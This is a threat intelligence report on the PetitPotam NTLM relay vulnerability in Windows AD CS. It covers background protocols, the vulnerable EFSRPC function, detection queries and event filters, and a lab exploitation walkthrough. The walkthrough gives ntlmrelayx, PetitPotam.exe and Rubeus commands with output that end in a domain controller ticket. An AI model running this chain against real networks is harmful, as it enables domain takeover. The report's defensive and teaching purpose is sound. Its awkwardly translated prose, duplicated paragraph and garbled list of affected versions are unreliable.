BRANDEFENSE

CYBER THREAT INTELLIGENCE

PetitPotam Vulnerability Analysis

Author: Threat Intelligence Team

Release Date: 02.11.2021

Report ID: BD02112102

Table of Contents

Introduction

Introduction

Today, constantly changing and developing cyber threats, ensuring the security of systems to regularly follow up the current vulnerabilities at the point of necessitates swift action. Therefore, analysis of detected vulnerabilities taking necessary security measures to prevent possible attacks is critical in this regard.

PetitPotam vulnerability, which is the subject of this report, is a vulnerability to analyzing and necessary measures.

What is NTLM?

NTLM (New Technology Lan Manager) is a protocol presented by Microsoft to authenticate users and protect the integrity and privacy of their activities.

The NTLM that performs the authentication process with a three-way handshake is working based on "*challenge-response*". Today, the NTLM in Windows systems has left the Kerberos Protocol, similar to an authentication protocol. But by some plans, NTLM is still supported.

The following steps are applied to create an NTLM Hash value. First, the user password is translated into Little Endian UTF-16 format, and then the MD4 hash value is formed. Finally, this value is stored in the SAM file.

Introduction

How NTLM Works?

The NTLM performing the user ID verification process with the *challenge-response* mechanism is operating with the following steps:

1. The user accesses a client and shares the username, password, and domain information with the client.

2. The client creates an encrypted version of the password and deletes the plain password.

3. The client forwards the user name to the corresponding server as plain text.

4. The server produces a 16-byte random number named *challenge* or *nonce* and sends this number to the client.

5. The client encrypts the received *challenge* value with the hash value of the user password and sends it to the server. This is called *response*.

6. The server sends the username, *challenge*, and *response* values to DC (Domain Controller is a server that responds to authentication requests and verifies users on computer networks.).

7. The DC receives the hash value of the user password from the SAM (Security Access Manager) database using the user name. This hash value received is used to encrypt the *challenge* value.

8. The DC compares the encrypted challenge value in step 6 with the response value produced by the client in step 5. If the match is formed, the authentication is performed.

NTLM Relay Attack

In NTLM Relay Attack, a location is created between the client-server on the network, primarily by cyber threat actors. Thus, authentication traffic is controlled. First, client authentication requests are forwarded by cyber-threat actors. Next, the cyber-threat actor of the server can perform an authentication process on the incoming request. Thus, cyber-threat actors can authenticate using the credentials of the client. At these stages, the client is connected to the server that it wants to connect to. As a result, the server believes it is a legitimate client to authenticate.

The remote code can be carried out on the assault with an attack on a defensive system against NTLM Relay attacks, and the remote code on the device can be carried out on critical systems (such as domain controller servers) can be lateral.

Introduction

Encrypting File System Remote Protocol (EFSRPC)

EFSRPC (Encrypting File System Remote Protocol) is the protocol used far away and performs maintenance and management processes of encrypted data accessed over a network. Windows use it to provide remote management of encrypted files with EFS (Encrypting File System)

EFSRPC does not address how data is encrypted, store encrypted data, or read, write, create, and delete them. In Windows, NTFS, storage mechanism, SMB (Server Message Block) protocol provides remote access to such files.

SMB Protocol

The SMB (Server Message Block) protocol is a client-server communication protocol used for file sharing on a network. The applications allow you to read and write the file to request various services from server programs on the computer network. For example, using the SMB protocol, an application can be accessed to files on a network, printers, serial ports (port), and other resources. Thus, the files on the remote server can be read and updated, and new files are created. You can also contact any server program that is set to receive an SMB client request.

Introduction

Active Directory Certificate Services

Active Directory Certificate Services (AD CS) is a platform developed by Microsoft, providing customizable services to publish and manage digital certificates used in software security systems that use the shared key (Public Key) technologies. The digital certificates generated by AD CS can be used to encrypt electronic documents messages and digitally sign. These digital certifications can also be used for authentication of computer, user, or device accounts on a network. A corporation that does not use AD CS should use Third Party platforms to perform the operations provided by AD CS.

AD CS, Secure/Multipurpose Internet Mail Extensions (S/MIME), Secure Wireless Networks (Secure Wireless Networks), Virtual Private Networks (VPN), Internet Protocol Safety (IPSec), Encrypting File System (EFS), Smart Card Logon, SSL/TLS and are supported by many more applications and the server.

AD CS consists of six different components:

Certification Authority (CA): Users are used to certifying computers and services and managing the certificate validity. Two options are available as root or subordinate.

Web Enrollment: It allows users to connect to CA through the web interface. Thus, users can request a certificate and receive the certificate cancellation lists (CRL).

Online Responder: It responds to requests regarding the status of requested certificates. After decoding the certificate's status and evaluating its position, it sends a signed response with status information.

Network Device Enrollment Service: Allows the non-domain account to obtain a certificate of network devices.

Certificate Enrollment Policy Web Service: Users and computers are used to receive the certificate registration policy information.

Certificate Enrollment Web Service: It allows users and computers to perform certificate registration using the HTTPS protocol.

Vulnerability Analysis

Vulnerability Analysis

PetitPotam Vulnerability

PetitPotam is a vulnerability that affects Windows domain controllers (Domain Controller) or servers and is known as NTLM Relay Attack. Safety, Cyber-threat actors seize NTLM authentication hash knowledge, allowing the authentication processes in the target device.

PetitPotam element is due to the abuse of MS-EFSRPC (Encrypting File System Remote Protocol) protocol that allows Windows devices to perform on the encrypted data stored on remote systems. The *EfsRpcOpenFileRaw* function used by the MS-EFSRPC protocol is causing weakness. PetitPotam can be triggered by connecting a cyber-threat actor to the MS-EFSRPC interface of the remote system by sending the SMB request. Thus, the target computer must start an authentication process and share authentication details through NTLM.

PetitPotam vulnerability, which causes a man-in-the-middle attack, allows a domain controller to perform NTLM authentication using the MS-EFSRPC protocol. This process is carried out via LSARPC((Local Security Authority Remote Protocol). By forcing the target computer to perform an authentication process and share hash passwords via NTLM, Windows AD CS can be exploited, and certificate information can be captured. A TGT ticket can be requested on its behalf by imitating the target device with the received certificate information. In this way, all domain controllers can be taken over without any authentication.

Technical Analysis

When the requested request *EfsRpcOpenFileRaw* function called PetitPotam is reviewed by the server, the *EfsRpcOpenFileRaw_Downlevel* function in *efslsaext.dll* is considered to be processed. Most of the code of this function are included in an impersonation block between the *RpcImpersonateClient* call and the *RpcRevertToSelf* call. The code in this block is executed by the code other than the block while executing the request to the person who sent the request (cyber threat actor).

PetitPotam is a vulnerability that affects Windows domain controllers (Domain Controller) or servers and is known as NTLM Relay Attack. Safety, Cyber-threat actors seize NTLM authentication hash knowledge, allowing the authentication processes in the target device.

Petitpotam element is due to the abuse of MS-EFSRPC (Encrypting File System Remote Protocol) protocol that allows Windows devices to perform on the encrypted data stored on remote systems. The *EfsRpcOpenFileRaw* function used by the MS-EFSRPC protocol is causing weakness. PetitPotam can be triggered by connecting a cyber-threat actor to the MS-EFSRPC interface of the remote system by sending the SMB request. Thus, the target computer must start an authentication process and share authentication details through NTLM.

The *EfsRpcOpenFileRaw_Downlevel* function is located outside the impersonation block, and the *EfsGetLocalFileName* function is trying to open the UNC path provided by the cyber-threat actor is a call. This process causes NTLM credentials to be sent in SMB requests. The relevant parts of the *EfsRpcOpenFileRaw_Downlevel* function are as follows:

Vulnerability Analysis




Figure 1 EfsGetLocalFilename function is the beginning of the *EfsRpcOpenFileRaw_Downlevel* function by calling out of the impersonation block

The call shown by the red arrow above causes NTLM credentials to be leaked. This call is carried out with the authorization of the computer account instead of the user authorization that sends the request. The impersonation block starts in part shown with an orange arrow.

Vulnerability Analysis




Figure 2 Continue of the *EfsRpcOpenFileRaw_Downlevel* function

When the calls sent to the EFSRPC protocol are executed with the identity of the requesting user, only the call to the *EfsGetLocalFileName* function is not carried out with the identity of the requested user. This means that the anonymous or privileged user cannot remotely operate the EFSRPC functions, such as reading or creating random network files.

Detection Phase

Detection Phase

Systems Affected by PetitPotam Vulnerability

Windows Server 2008, Windows Server 2008 R2, Windows Server 2008 R2, Windows Server 2008, Windows Server 2008, and Windows Server 2022 versions are found to be effective.

PetitPotam benefits from the servers where it is not configured with the protections for "AD CS" NTLM transition attacks.

The use of Active Directory Certificate Services (AD CS) with any of the following services shows that it is potentially vulnerable to PetitPotam vulnerability:

- Certificate Authority Web Enrollment
- Certificate Enrollment Web Service

Detection PetitPotam Vulnerability

Method-1

If a DC certificate can be obtained, the TGT ticket can be taken. Thus, it is possible to receive the NT hash information of a service account that contains the DC computer account. This makes it possible to seize the entire Domain. The request is transmitted with the sender's IP address when the TGT request is sent. When the DC account is used from a non-DC machine, the user name is the user name of the DC account, while the IP address does not belong to the DC account.

The following steps can be applied to detect petitpotam vulnerability:

- Get a List of Domain Controller
- Get the IP address list for domain controllers
- If a DC account has a TGT request with an IP address that is not within the DC IP list

For the above method, there is a query template for Azure Sentinel. GitHub link for a template here(https://github.com/Cyb3r-Monk/Threat-Hunting-and-Detection/tree/main/Credential%20Access)

Detection Phase

Method-2

Some methods were determined to detect the actions associated with vulnerability in research on *PetitPotam*. It has been found that events ending with *ANONYMOUS LOGON* and connections with 5145, 5140, 4624 Event ID are related to *PetitPotam*.

The following items help determine the possible problems in the environment for petitpotam affairs:

windows_event_id=4624 AND user='ANONYMOUS LOGON' AND authentication_package='NTLM'

```
// Author      : Cyb3rMonk(https://twitter.com/Cyb3rMonk, https://mergene.medium.com)
//
// Link to original post:
// https://posts.bluraven.io/detecting-petitpotam-and-other-domain-controller-account-takeovers-d3364bd9ee0a
//
// Description  : This query detects if a computer account of a Domain Controller is stolen and used from a Non-DC device.
//                computer account of a DC can bu used to obtain a TGT.
//
// Query parameters:
//
// list of DCs
let DCs = dynamic(["yourdc1.yourdomain.local"]);
// list of DC IPs
let DC_IPs = dynamic(["IP of the DCs including IPv6 addresses"]);
//
SecurityEvent
| where EventID == 4768
| where Computer in~ (DCs)
| where TargetUserName endswith "$"
| where DCs has replace_string(TargetUserName,"$","")
| where IpAddress <> "::1"
| extend IpAddress = replace_string(IpAddress, "::ffff:", "")
| where IpAddress !in (DC_IPs)
| project-reorder Computer, TargetUserName, IpAddress
```

Figure 3 Detection Query

Any anonymous connection including connecting anonymous to RPC

Upgraded user access without welding workstation. In most cases, this situation can be developed by ignoring all non-specific SRC/Client IP addresses.

Detection Phase

Investigation of Petitpotam Traces in Event Share File Logs

```
windows_event_id=4624 AND elevated=true AND package_name="NTLM V2" AND workstation_name is null
```

```
windows_event_id=5145 AND object_name LIKE '%IPC%' AND file_path in ('lsarpc','efsrpc','lsass','samr','netlogon') AND access_granted LIKE 'ReadData%WriteData%AddFile),'
```

Exploitation

Exploitation

A POC tool was published via GitHub for *PetitPotam* vulnerability. This tool reveals how a cyber-threat actor explimates the MS-EFSRPC protocol and receiving NTLM credentials via LSARPC to authenticate a server on another server.

POC Tool GitHub Link: "https://github.com/topotam/petitpotam"

Lab Environment

NtlmRelayx installation

NtlmRelayx is required to detect and communicate the AD CS server.

Github linki : “https://github.com/SecureAuthCorp/impacket”

```
git clone https://github.com/ExAndroidDev/impacket.git
cd impacket
git checkout ntlmrelayx-adcs-attack
sudo python3 setup.py install
```




Figure 4 Lab requirements

Exploitation

Certificate Authority Finding

"*certutil.exe*" is available to find the ADCS server on Windows




Figure 5 Windows Active Directory Certificate Service

Exploitation

NTLMRelayx Preparation

The authentication requests from NTLMrelayx on the Kali should be captured. Here

```
Sudo python3 ntlmrelayx.py -debug -smb2support --target
http://pki.lab.local/certsrv/certfnsh.asp
--adcs --template KerberosAuthentication
```

As Template can be used in Kerberosauthentication, domainControls can also be used.




Figure 6 *ntlmrelayx* Tool Usage

Exploitation

Forcing authentication

PetitPotam on Windows should be forced to authenticate NTLM authentication on the Kali.

```
Windows PowerShell
PS C:\Users\spotless\Desktop> .\PetitPotam.exe 10.0.0.5 dc01
Usage: PetitPotam.exe <captureServerIP> <targetServerIP>
Attack success!!!
PS C:\Users\spotless\Desktop> _
```

```
┌──(impacket)(root💀 kali)-[/opt/impacket]
┌──(impacket)(root💀 kali)-[/opt/impacket]
└─# examples/ntlmrelayx.py -t http://ca01/certsrv/certfnsh.asp -smb2support --adcs --template DomainController
Impacket v0.9.24.dev1+20210727.163808.5f1ced6d - Copyright 2021 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$@10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEED
[*] Generating CSR ...
```

```
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC01$:
```

Exploitation

TGT requesting

Rubeus tool can be used to request Kerberos TGT in Windows.

Github link: “https://github.com/GhostPac/Rubeus”

```
.\Rubeus.exe asktgt /outfile:kirbi /user:dc01$ /ptt /certificate:<base64-certificate>
```

```
  v1.6.4

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=dc01.offense.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'offense.local\dc01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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

Exception: C:\Users\spotless\Desktop\kirbi already exists! Data not written to file.

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/offense.local
  ServiceRealm             :  OFFENSE.LOCAL
  UserName                 :  dc01$
  UserRealm                :  OFFENSE.LOCAL
  StartTime                :  7/31/2021 2:12:15 PM
  EndTime                  :  8/1/2021 12:12:15 AM
  RenewTill                :  8/7/2021 2:12:15 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  sU3gBKjtY2mYGvmjQ3SSAQ==

PS C:\Users\spotless\Desktop>
```

Figure 7 Rubeus Tool Usage

Exploitation

klist command can be used to confirm the TGT ticket:

```
PS C:\Users\spotless\Desktop> klist

Current LogonId is 0:0x73c3647

Cached Tickets: (1)

#0>     Client: dc01$ @ OFFENSE.LOCAL
